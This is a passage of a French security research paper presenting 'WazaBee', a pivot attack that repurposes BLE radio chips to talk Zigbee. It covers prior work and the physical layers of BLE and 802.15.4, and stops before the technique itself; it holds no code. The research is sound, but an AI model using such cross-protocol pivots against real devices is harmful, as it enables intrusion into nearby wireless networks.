Il est aujourd'hui évident que le déploiement rapide et massif des objets connectés pose des problèmes de sécurité majeurs, tant pour la sécurité de ces nouveaux systèmes que pour celle des infrastructures informatiques traditionnelles. Ces problèmes constituent de véritables défis pour la communauté scientifique, et il devient urgent d'identifier les risques nouveaux associés à ces systèmes ainsi que les contre-mesures adaptées.

De nombreux facteurs sont responsables de cette situation, en premier lieu des problématiques d'ordres économique et industriel : en effet,

le *time-to-market* impose aux fabricants de développer en continu de nouveaux systèmes intégrant toujours plus de fonctionnalités, tout en conservant des coûts de production bas. Ces contraintes peuvent ainsi amener les fabricants à privilégier l'ajout de nouvelles fonctionnalités au détriment de la sécurité, qui s'inscrit dans un processus de long terme potentiellement coûteux dont l'intérêt n'est pas immédiatement perceptible par l'utilisateur final. Le fait que les fabricants d'objets connectés ne soient généralement pas issus de l'industrie logicielle traditionnelle (petit électroménager, électronique, ...) est également problématique, car ils ne disposent pas de la culture de la sécurité et des effets d'apprentissage produits par les attaques successives et répétées qu'a pu subir l'industrie du logiciel.

D'autres facteurs de risques tiennent principalement à un certain nombre de caractéristiques propres à ces systèmes. On peut ainsi souligner l'usage fréquent de micro-contrôleurs peu puissants pour la conception de ces objets, principalement choisis pour des motifs d'économie d'énergie, compliquant l'implémentation de certaines fonctionnalités de sécurité couramment utilisées dans l'informatique traditionnelle, comme certaines fonctions cryptographiques notamment.

Enfin, l'une des caractéristiques récurrentes de ces objets est la connectivité sans fil. En effet, les objets connectés embarquent des composants radios permettant de communiquer avec d'autres systèmes par l'intermédiaire de nouveaux protocoles sans fil. Ces protocoles sont aujourd'hui nombreux et sont activement développés : on a ainsi vu apparaître de nombreuses technologies sans fil nouvelles ces dernières années, proposant des fonctionnalités telles que la faible consommation énergétique, des piles protocolaires simplifiées, clairement orientées pour conquérir ce nouveau marché. Certaines de ces technologies, telles que le *Zigbee* [23], le *Bluetooth Low Energy* (*BLE*) [21, 22] ou le *Z-Wave* [10] sont aujourd'hui bien connues techniquement, y compris du point de vue des risques en termes de sécurité, tandis que d'autres, plus obscures et parfois propriétaires, restent peu étudiées, rendant l'impact de leur déploiement plus difficile à évaluer.

Au delà des vulnérabilités inhérentes à un protocole sans fil donné ou à l'implémentation des piles protocolaires associées, le déploiement conjoint de ces technologies sans fil dans le même environnement pose également problème. En effet, il n'est pas rare de trouver dans un même environnement professionnel ou domestique de multiples objets, communiquant chacun avec des protocoles sans fil différents. De plus, certains de ces objets sont destinés à un usage mobile : une montre connectée, par

exemple, est amenée à être transportée par l'utilisateur aussi bien sur son lieu de travail qu'à son domicile, exposant de multiples environnements à une attaque potentielle.

Dans ces conditions, s'interroger sur l'impact de cette coexistence de protocoles sans fil en termes de surface d'attaque devient indispensable. L'un des risques majeurs de déployer de tels environnements est évidemment la possibilité pour un attaquant d'utiliser un système préalablement compromis pour «pivoter» sur d'autres systèmes d'information à proximité par l'intermédiaire de ces protocoles sans fil. Dans cet article, nous nous concentrerons sur une problématique particulière et peu étudiée sous l'angle de la sécurité : est-il possible de détourner le comportement d'un composant radio prévu pour communiquer avec un protocole donné pour le faire communiquer avec un protocole différent ?

L'impact d'une telle problématique nous semble particulièrement critique, car elle ouvre potentiellement la voie à des scénarios de compromission nouveaux et difficiles à anticiper du point de vue défensif. Nous focaliserons notre travail sur deux protocoles couramment utilisés au sein de l'Internet des objets, le *BLE* et le *Zigbee*. Notre contribution principale sera la présentation technique d'une nouvelle stratégie d'attaque pivot nommée *WazaBee*, exploitant certaines caractéristiques du *BLE* pour détourner des puces destinées à l'usage de cette technologie afin de les faire communiquer avec un autre protocole, le *Zigbee*.

2 Stratégies d'attaques pivot existantes

Dans cette section, nous présentons brièvement les différentes stratégies existantes permettant de mettre en place une attaque pivot vers un autre protocole. Dans un premier temps, nous décrivons les solutions liées à l'utilisation de composants radios multi-protocoles, puis nous dressons un panorama des travaux existants dans la littérature scientifique permettant de mettre en place une telle attaque sur un composant dédié à un protocole spécifique.

2.1 Les composants matériels multi-protocoles

L'objectif principal d'une attaque pivot étant de tirer profit de la coexistence de multiples protocoles dans le même environnement afin de compromettre de nouveaux systèmes, l'approche la plus naturelle consiste à compromettre un composant matériel supportant plusieurs protocoles de communication.

Différents types de composants matériels offrent cette possibilité. Les *Software Defined Radios*, par exemple, sont des composants radios dont l'architecture est conçue dans un objectif de généricité, autorisant de fait la communication avec de multiples protocoles sans limites liées à la modulation ou aux bandes de fréquences utilisées. Ces composants matériels ne sont cependant généralement pas déployés au sein des objets connectés et sont plus destinés à un usage de prototypage ou de recherche.

Il existe également des puces intégrant des composants radios multi-protocoles. C'est par exemple le cas du *B-L475E-IOT01A* [2], un système basé sur le microcontrôleur *STM32L4* destiné au développement *IoT* et intégrant de multiples protocoles radios (tels que le *Bluetooth*, le *WiFi* ou le *NFC*). De même, le *CC2652R* [3] de *Texas Instruments* supporte de multiples technologies dans la bande 2.4 à 2.5GHz. La compromission d'une telle puce facilite grandement la mise en place d'une attaque pivot visant les technologies nativement supportées par le composant. Cependant, leur coût élevé et le fait que l'utilisation de telles puces multi-protocoles ne soit généralement intéressante que pour un nombre très restreint d'équipements (de type *gateway*, notamment) limitent de facto leur déploiement dans l'*IoT*.

2.2 Les composants matériels mono-protocole

La plupart des objets connectés étant basés sur des composants matériels ne supportant qu'un seul protocole de communication, la mise en oeuvre pratique d'une stratégie d'attaque pivot est beaucoup plus complexe. A notre connaissance, il n'existe pas dans la littérature scientifique de travaux ayant exploré spécifiquement cette problématique sous l'angle de la sécurité. Cependant, certaines contributions ont exploré des thématiques connexes.

Les contributions les plus pertinentes sont sans doute celles concernant les *Cross-Technology Communication* (ou *CTC*) : ces travaux ont pour vocation de fournir des solutions de communications entre des composants matériels mono-protocoles supportant des technologies sans fil hétérogènes. Deux grandes approches peuvent être distinguées : les *Packet-Level CTC* et les *PHY-layer CTC*. Les *Packet-Level CTC* permettent d'établir un canal de communication par l'intermédiaire d'informations liées aux paquets. Par exemple, K. Chebrolu et A. Dhekne proposent d'utiliser la durée des paquets pour transporter de l'information [9], tandis que S. Min Kim et T. He défendent dans leur approche *FreeBee* [15] l'utilisation de l'intervalle entre des trames *beacons* afin d'atteindre cet objectif. D'un

point de vue offensif, ces approches peuvent être utilisées dans une optique d'exfiltration de données, mais ne permettent pas d'envisager des scénarios de type attaque pivot. De plus, des limitations importantes intrinsèques aux approches décrites, notamment en terme de débit, compliquent considérablement leur déploiement en pratique.

Les *PHY-layer CTC*, basées sur le détournement de la couche physique des protocoles supportés, sont beaucoup plus pertinentes vis à vis de notre problématique : notre stratégie offensive peut être assimilée à ce type de *CTC*. On peut ainsi citer les travaux de Z. Li et T. He [16], ayant permis de simuler une trame *Zigbee* par l'intermédiaire d'un émetteur *WiFi*. De même, W. Jiang et al ont successivement proposé l'approche *BlueBee* [14], permettant de générer une trame *Zigbee* par l'intermédiaire d'un émetteur *BLE*, et *XBee* [13], démontrant la possibilité sous certaines conditions de recevoir une trame *Zigbee* depuis un récepteur *BLE*. Cependant, ces travaux souffrent de limitations importantes, qui empêchent leur utilisation dans un cadre offensif, notamment dans une optique d'attaque pivot. A titre d'exemple, la sélection du canal *Zigbee* par *BlueBee* est basée sur un détournement du mécanisme de saut de fréquence du mode connecté du *BLE*, nécessitant donc qu'une connection soit préalablement établie. De même, la réception de trames *Zigbee* par *XBee* n'est possible que si les données à transmettre sont préfixées d'un identifiant précis, nécessitant donc une coopération de l'émetteur *Zigbee*. Ces contraintes peuvent être facilement résolues dans un cadre fonctionnel, où une communication *CTC* légitime pourrait être intentionnellement mise en place, mais rendent ces solutions trop limitées dans le cadre d'une stratégie offensive de type attaque pivot. Notre approche s'affranchit de ces limites en proposant une solution *CTC* bidirectionnelle, fiable et n'impliquant aucune collaboration des équipements environnants, la rendant utilisable dans un contexte offensif.

Une autre contribution intéressante est la présentation d'une stratégie d'attaque nommée *Packet-in-Packet* [12]. Proposée par T. Goodspeed et al., elle consiste à encapsuler une trame complète dans une *payload* de niveau applicatif : une mauvaise interprétation du début de la trame légitime par le récepteur (par exemple en raison d'interférences ayant provoqué l'occurence de *bitflips* dans la démodulation) aura alors pour conséquence l'interprétation de la trame injectée. Cette stratégie est particulièrement intéressante pour pouvoir contourner des vérifications logicielles effectuées par la couche protocolaire, et peut ainsi permettre d'accéder à un contrôle bas niveau partiel du composant radio. Cependant, l'auteur souligne une application possible particulièrement intéressante dans le cadre du dé-

veloppement d'une attaque pivot : cette technique offensive peut être employée pour injecter du trafic correspondant à une autre technologie, en encapsulant une trame correspondant à un protocole différent. Il est ainsi possible dans certaines conditions de développer une primitive d'émission visant un protocole différent de celui supporté initialement par le composant radio. Cependant, cette stratégie reste limitée à un nombre restreint de protocoles, ceux ci n'étant atteignables que sous réserve que les modulations employées présentent des caractéristiques similaires (bande de fréquences, débit de données, etc). Par exemple, M. Millian et V. Yadav consacrent un article à l'application de cette stratégie d'attaque sur des trames 802.15.4 [17], et évoquent en perspective la possibilité d'injecter du trafic 802.15.4 en l'encapsulant dans des trames 802.11. Ils soulignent cependant la difficulté d'une telle stratégie, liées à de multiples différences entre les technologies concernées.

Une autre contribution de T. Goodspeed peut également être mise en avant : il a en effet présenté une vulnérabilité touchant la puce *nRF24L01+* et facilitant l'écoute passive et l'injection de trames sur un ensemble de protocoles utilisant la modulation *Gaussian Frequency Shift Keying* (tels que le *Bluetooth Low Energy* ou l'*Enhanced ShockBurst*). Il est en effet possible de détourner l'usage d'un registre destiné à la sélection d'adresse afin de sélectionner un préambule arbitraire [11]. L'usage naturel de cette vulnérabilité est l'ajout d'un mode *promiscuous* pour le protocole *Enhanced ShockBurst*, celui ci étant supporté nativement par la puce. Cependant, il est également possible de détourner ce registre afin de détecter les préambules utilisés par des technologies différentes, à la condition que celles ci utilisent des modulations et des débits similaires. Cette vulnérabilité a ainsi permis à M. Newlin d'écrire, dans le cadre de ses recherches sur les vulnérabilités des périphériques d'entrée sans fil (MouseJack [18]), un *firmware* dotant le *nRF24* de fonctionnalités d'écoute passive avancées pour le protocole *Enhanced ShockBurst*, mais également pour certains protocoles similaires comme le protocole *Mosart*, par exemple.

Dans le prolongement de ces travaux, D. Cauquil a constaté la présence d'une vulnérabilité similaire sur d'autres modèles de puces de *Nordic Semiconductors* [6], amenant ainsi au développement d'un outil similaire pour le *nRF51*. Il a ainsi pu utiliser cette fonctionnalité pour implémenter des primitives de communication avec un protocole propriétaire non initialement supporté par la puce, permettant de contrôler un mini-drone [7]. Une implémentation de ces primitives est proposée dans le cadre du projet *radiobit* [5].

Ces travaux apportent une réponse partielle à notre problématique : il semble en effet possible de développer des primitives de communication à destination de protocoles non initialement supportés par les composants matériels concernés. Cependant, plusieurs limites restreignent fortement l'usage de ces techniques : celles-ci sont en effet restreintes à des technologies utilisant des modulations similaires ou impliquent une collaboration active des équipements environnants, et sont parfois dépendantes de l'utilisation de puces spécifiques (notamment les puces *Nordic SemiConductors nRF24* et *nRF51*). Notre contribution principale présente une stratégie d'attaque pivot s'affranchissant de certaines de ces contraintes, permettant l'implémentation de primitives de communication visant une technologie présentant une modulation différente de celle initialement supportée par les puces étudiées et ne reposant pas sur la collaboration d'équipements tiers, dont l'usage pourrait être généralisé à de multiples composants matériels de constructeurs différents.

3 Présentation des protocoles étudiés

Dans cette partie, nous introduisons des notions et des définitions utiles à la compréhension de la stratégie d'attaque. Nous décrivons ensuite succinctement le fonctionnement des couches inférieures des protocoles *BLE* et *Zigbee*.

3.1 Modulation numérique

Les protocoles de communication sans fil ont pour objectif la transmission d'informations numériques d'une source à un (ou plusieurs) destinataire(s), véhiculées par la propagation d'ondes radio-fréquences. La mise en oeuvre de cette transmission est réalisée par des techniques de **modulation numérique**.

La **modulation numérique** est définie comme le processus par lequel un signal numérique (le signal modulant) est transformé en un signal adapté au canal de transmission. Cette transformation s'effectue généralement en faisant varier les caractéristiques d'une onde sinusoïdale nommée porteuse en fonction des données à transmettre : le signal résultant, nommé signal modulé, peut ainsi être transmis par l'intermédiaire du canal de transmission. Un processus symétrique, la **démodulation**, permet alors au récepteur d'effectuer l'opération de transformation inverse, pour extraire du signal modulé l'information initiale.

La porteuse étant définie comme une onde sinusoïdale, l'équation qui la représente est la suivante :

$$A\cos(2\pi f_c t + \phi) \tag{1}$$

avec :
- A l'amplitude de la porteuse,
- f_c la fréquence de la porteuse,
- ϕ la phase de la porteuse.

Une modulation numérique peut ainsi faire varier l'amplitude, la fréquence et/ou la phase de la porteuse en fonction du signal modulant. Le signal modulé peut donc être exprimé comme une sinusoïde dont les paramètres sont variables en fonction du temps :

$$s(t) = A(t)\cos(2\pi f_c t + \phi(t)) \tag{2}$$

Il est également possible de représenter l'état du signal modulé à un instant donné en le représentant par un vecteur dans le plan complexe. La norme de ce vecteur représente alors l'amplitude du signal, tandis que son argument correspond à la phase (instantanée). En effet, d'après la relation trigonométrique suivante :

$$\cos(\alpha + \beta) = \cos(\alpha)\cos(\beta) - \sin(\alpha)\sin(\beta) \tag{3}$$

On peut développer la formule (2) sous la forme :

$$\begin{aligned} s(t) &= A(t)\cos(2\pi f_c t + \phi(t)) && (4)\\ &= A(t)\cos(2\pi f_c t)\cos(\phi(t)) - A(t)\sin(2\pi f_c t)\sin(\phi(t)) && (5)\\ &= I(t)\cos(2\pi f_c t) - Q(t)\sin(2\pi f_c t) && (6) \end{aligned}$$

avec :
- $I(t) = A(t)\cos(\phi(t))$ la composante dite «en phase»,
- $Q(t) = A(t)\sin(\phi(t))$ la composante dite «en quadrature».

Il est ainsi possible de représenter sous forme vectorielle dans le plan complexe l'état du signal à un instant donné. Cette représentation, illustrée en figure 1a, est couramment utilisée en traitement du signal, notamment pour représenter une modulation graphiquement (on parle alors de constellation). On peut également noter que l'équation (6) démontre qu'il est possible de contrôler la phase instantanée, la fréquence instantanée et l'amplitude du signal modulé en manipulant l'amplitude des signaux I et Q. Cette propriété est la base d'un type de modulateur dit I/Q, illustré en figure 1b.




Fig. 1. a) Représentation I/Q de l'état d'un signal à un instant donné, b) Modulateur I/Q

3.2 Le Bluetooth Low Energy (BLE)

Le protocole *Bluetooth Low Energy*, ou *BLE*, est une variante simplifiée du protocole *Bluetooth* classique destinée aux objets connectés, introduite dans la version 4.0 de la spécification *Bluetooth* [4]. Il est notamment optimisé pour l'économie d'énergie, et son usage se généralise dans l'*IoT* en raison de sa faible complexité et de son large déploiement (il est supporté par défaut par la plupart des smartphones et des ordinateurs).

On s'intéresse ici principalement aux couches inférieures du protocole, notamment la couche physique. Une description plus complète de ce protocole et des problématiques de sécurité associées a été présentée à *SSTIC* [8].

La couche physique du protocole (couche *PHY*) prévoit un format de paquet unique, illustré en figure 2 et composé des champs suivants :

— **Préambule :** champ d'un octet correspondant à une série de bits alternés (0x55), utilisé pour synchroniser le récepteur sur le début de la trame,

— **Access Address :**adresse unique composée de 4 octets, permettant d'identifier de façon unique une connexion particulière (en mode connecté) ou un paquet d'annonce (ou *advertisement*),

— **Protocol Data Unit (PDU) :**champ de taille variable contenant une entête niveau liaison (dite *LL Header*) et les données à transmettre,

— **Cyclic Redundancy Check (CRC) :**champ de 3 octets destiné au contrôle d'intégrité, par l'intermédiaire d'un contrôle de redondance cyclique.




Fig. 2. Format d'une trame *BLE*

Lors de la transmission d'une trame, la donnée transmise par les couches supérieures est donc préfixée d'une entête par la couche liaison (dite *LL*), et encapsulée dans le champ PDU. Le CRC correspondant est calculé et la valeur obtenue est ajoutée à la suite du PDU. Une transformation nommée *whitening* est ensuite appliquée, permettant de construire une séquence pseudo-aléatoire afin d'éviter la présence de longues séquences répétées de 1 ou 0 qui pourraient être problématiques lors de la transmission du signal modulé. Finalement, le préambule et l'Access Address sont ajoutées avant le PDU, et la trame est ensuite fournie en entrée du modulateur.

La couche physique du *BLE* est basée sur une modulation de fréquence, nommée *Gaussian Frequency Shift Keying* (*GFSK*), opérant dans la bande 2.4 à 2.5 GHz. Il s'agit d'une variante de la modulation dite *2-Frequency Shift Keying* (*2-FSK*) : en effet, à la différence de cette dernière, le signal modulant est fourni en entrée d'un filtre gaussien. Cette transformation est destinée à éviter les changement brutaux de fréquence lors du changement de symbole.

Une modulation de type *2-FSK* va donc coder deux symboles (0 et 1 dans le cas de données binaires) par deux fréquences différentes. Ces fréquences sont calculées grâce aux relations suivantes :

$$F_0 = f_c - \Delta f = f_c - \frac{m}{2T_s} \tag{7}$$

$$F_1 = f_c + \Delta f = f_c + \frac{m}{2T_s} \tag{8}$$

Avec :

— f_c la fréquence de la porteuse, dite fréquence centrale,

— Δf la déviation de la modulation (correspondant au décalage entre la fréquence codant le symbole et la fréquence de la porteuse),

— m l'indice de modulation (correspondant à une valeur entre 0 et 1 caractérisant la modulation),
— T_s la durée d'un symbole (soit l'inverse du débit de données).

Une telle modulation produira donc un signal modulé dont l'amplitude est constante et la phase continue au cours du temps, comme l'illustre la figure 3.




Fig. 3. Représentation temporelle du signal modulé d'une *GFSK*

Il n'est pas naturel de représenter une modulation en fréquence sous la forme d'une constellation (représentation I/Q dans le plan complexe), car la fréquence instantanée du signal modulant n'est pas directement observable sur celle ci (seules les informations de phase instantanée et d'amplitude apparaissent). Cependant, il est possible d'en donner une intuition en notant la relation suivante, reliant la phase instantanée à la fréquence instantanée :

$$f(t) = \frac{1}{2\pi}\frac{d\phi(t)}{dt} \tag{9}$$

Avec :
— $f(t)$ la fréquence instantanée,
— $\phi(t)$ la phase instantanée.

Ainsi, la variation de fréquence instantanée peut être observée en observant le sens de rotation de la phase instantanée : une augmentation

de la fréquence (codant la valeur 1) provoquera une rotation de la phase dans le sens anti-horaire, tandis qu'une diminution de la fréquence (codant la valeur 0) provoquera une rotation dans le sens horaire. On peut ainsi représenter une telle modulation dans le plan complexe en observant le sens de rotation de la phase, comme illustré par la figure 4.




Fig. 4. Représentation I/Q d'une modulation *2-FSK*

Dans le cas du *BLE*, la spécification précise que l'indice de modulation doit être compris entre 0.45 et 0.55. Quant à la durée d'un symbole T_s, elle dépend du mode utilisé. En effet, les premières versions de la spécification imposaient un débit de données de 1 Mbits/s (soit $T_s = 10^{-6}s$). Cependant la version 5 de la spécification a introduit deux nouveaux modes de fonctionnement de la couche physique : un mode dit *LE Coded*, que nous ne développerons pas ici, et un mode dit *LE 2M* fonctionnant à 2 Mbit/s (soit $T_s = 5 \times 10^{-7}s$).

La fréquence centrale est, quant à elle, dépendante du canal de communication utilisé. En effet, la spécification prévoit 40 canaux de communication dans la bande de fréquence 2.4 à 2.5 GHz, occupant chacun une largeur de bande de 2 MHz. Trois de ces canaux (numérotés 37, 38 et 39) étaient initialement dédiés à la diffusion de messages d'annonce (canaux d'*advertising*) tandis que les 37 autres canaux étaient prévus pour l'échange de données en mode connecté (canaux de données). Cependant, l'ajout des nouveaux modes *LE Coded* et *LE 2M* introduit la possibilité d'utiliser les canaux de données comme canaux d'*advertising* secondaires. Chaque canal étant numéroté par un nombre entier compris entre 0 et 39 (inclus), la relation suivante relie la fréquence centrale du canal à son numéro :

$$f_c = \begin{cases} 2402, & \text{si } k = 37 \\ 2426, & \text{si } k = 38 \\ 2480, & \text{si } k = 39 \\ 2400 + 2(k+2), & \text{si } k < 11 \\ 2400 + 2(k+3), & \text{sinon.} \end{cases} \quad (10)$$

Avec :
— k le numéro de canal, compris entre 0 et 39,
— f_c la fréquence centrale du canal (en MHz).

3.3 Le Zigbee

Le protocole *Zigbee* est l'un des protocoles de communication sans fil les plus communément utilisés dans l'*IoT*. Sa faible consommation énergétique, le coût modique des composants radios ainsi que la possibilité de construire des topologies complexes le rendent particulièrement attractif pour le développement de ce type de systèmes, et en font un concurrent sérieux du *BLE*. Basé sur la norme IEEE 802.15.4 [1], qui définit notamment le fonctionnement des couches physique et liaison, sa spécification décrit principalement les couches supérieures de la pile protocolaire (notamment réseau et applicative). Nous nous concentrerons ici sur les couches inférieures du protocole, et particulièrement la couche physique telle qu'elle est définie par la norme 802.15.4.

La couche physique du protocole (nommée *PHY*) définit le format de paquet illustré en figure 5.

Celui-ci est composé des champs suivants :




Fig. 5. Format d'une trame 802.15.4

- **Préambule :** champ de 4 octets correspondant à une série de 4 octets nuls (0x00 0x00 0x00 0x00), utilisé pour synchroniser le récepteur sur le début de la trame,
- **Start of Frame Delimiter (SFD) :** champ d'un octet correspondant à la valeur 0x7A, indiquant le début de la trame,
- **Length (PHR) :**champ d'un octet correspondant à la taille en octets du Protocol Service Data Unit,
- **Protocol Service Data Unit (PSDU) :** champ de taille variable, encapsulant la trame niveau liaison (ou *MAC*). Cette trame est composée d'une entête (le *MAC Header*, ou *MHR*), des données à encapsuler, transmises par les couches protocolaires supérieures, ainsi qu'un champ de deux octets, le Frame Check Sequence (ou *FCS*), permettant de vérifier l'intégrité de la trame reçue.

La trame ainsi générée n'est cependant pas fournie en entrée du modulateur sous cette forme : en effet, la norme 802.15.4 utilise une technique d'étalement de spectre dite *Direct Sequence Spread Spectrum* (ou *DSSS*). Chaque octet est découpé en deux blocs de 4 bits, les 4 bits de poids faible (*Least Significant Bits*, ou *LSB*) puis les 4 bits de poids forts (*Most Significant Bits*, ou *MSB*). A chacun de ces blocs est ensuite substitué une séquence pseudo-aléatoire de 32 bits nommée séquence *PN* (*Pseudorandom Noise*) selon la correspondance indiquée dans le tableau 1. Les bits de cette séquence sont aussi appelés *chips*.

Bloc ($b_0b_1b_2b_3$)	Séquence PN ($c_0c_1 \dots c_{30}c_{31}$)
0000	11011001 11000011 01010010 00101110
1000	11101101 10011100 00110101 00100010
0100	00101110 11011001 11000011 01010010
1100	00100010 11101101 10011100 00110101
0010	01010010 00101110 11011001 11000011
1010	00110101 00100010 11101101 10011100
0110	11000011 01010010 00101110 11011001
1110	10011100 00110101 00100010 11101101
0001	10001100 10010110 00000111 01111011
1001	10111000 11001001 01100000 01110111
0101	01111011 10001100 10010110 00000111
1101	01110111 10111000 11001001 01100000
0011	00000111 01111011 10001100 10010110
1011	01100000 01110111 10111000 11001001
0111	10010110 00000111 01111011 10001100
1111	11001001 01100000 01110111 10111000

Tableau 1. Table de correspondance bloc / séquence PN

Les séquences PN sont ensuite fournies en entrée du modulateur. La couche physique de la norme 802.15.4 se base sur une modulation de phase nommée *Offset Quadrature Phase Shift Keying* (ou *O-QPSK*) dans la bande 2.4 à 2.5 GHz. Il s'agit d'une variante de la modulation de phase *Quadrature Phase Shift Keying*, dont le principe est de coder l'information binaire fournie en entrée en modulant la phase de la porteuse. Quatre valeurs de phase sont ainsi utilisées pour transmettre quatre symboles, chaque symbole étant composé de deux bits consécutifs, comme l'illustre la figure 6.[4]




Fig. 6. Représentation I/Q d'une *QPSK*

Pour générer un tel signal, il est possible de contrôler indépendamment les composantes I (en phase) et Q (en quadrature) : la composante I sera utilisée pour moduler les bits pairs et la composante Q pour moduler les bits impairs. Pour cela, la première étape consiste à transformer le message binaire à moduler en une séquence d'impulsions rectangulaires (notée $m(t)$) de durée T_b (où T_b correspond à la moitié de la durée d'un symbole) : un bit à 1 sera codé par une impulsion rectangulaire positive tandis qu'un bit à 0 sera codé par une impulsion rectangulaire négative. On génère ensuite la séquence $I(t)$ à partir des bits pairs de $m(t)$ et $Q(t)$ à partir des bits impairs : chaque impulsion rectangulaire composant ces séquences aura ainsi une durée de $T_s = 2T_b$. Il est ensuite possible de générer le signal modulé $s(t)$ à partir des composantes en phase et en quadrature, tel que :

4. Dans le cas précis du *Zigbee* et donc de la modulation *O-QPSK*, chaque symbole est composé de 2 chips.

$$s(t) = I(t)\cos(2\pi f_c t) - Q(t)\sin(2\pi f_c t) \tag{11}$$

avec :

— $I(t)$ la séquence d'impulsions rectangulaires correspondant aux bits pairs de $m(t)$,

— $Q(t)$ la séquence d'impulsions rectangulaires correspondant aux bits impairs de $m(t)$,

— f_c la fréquence de la porteuse.

La figure 7 présente un exemple d'un signal modulé et des étapes nécessaires à sa construction.

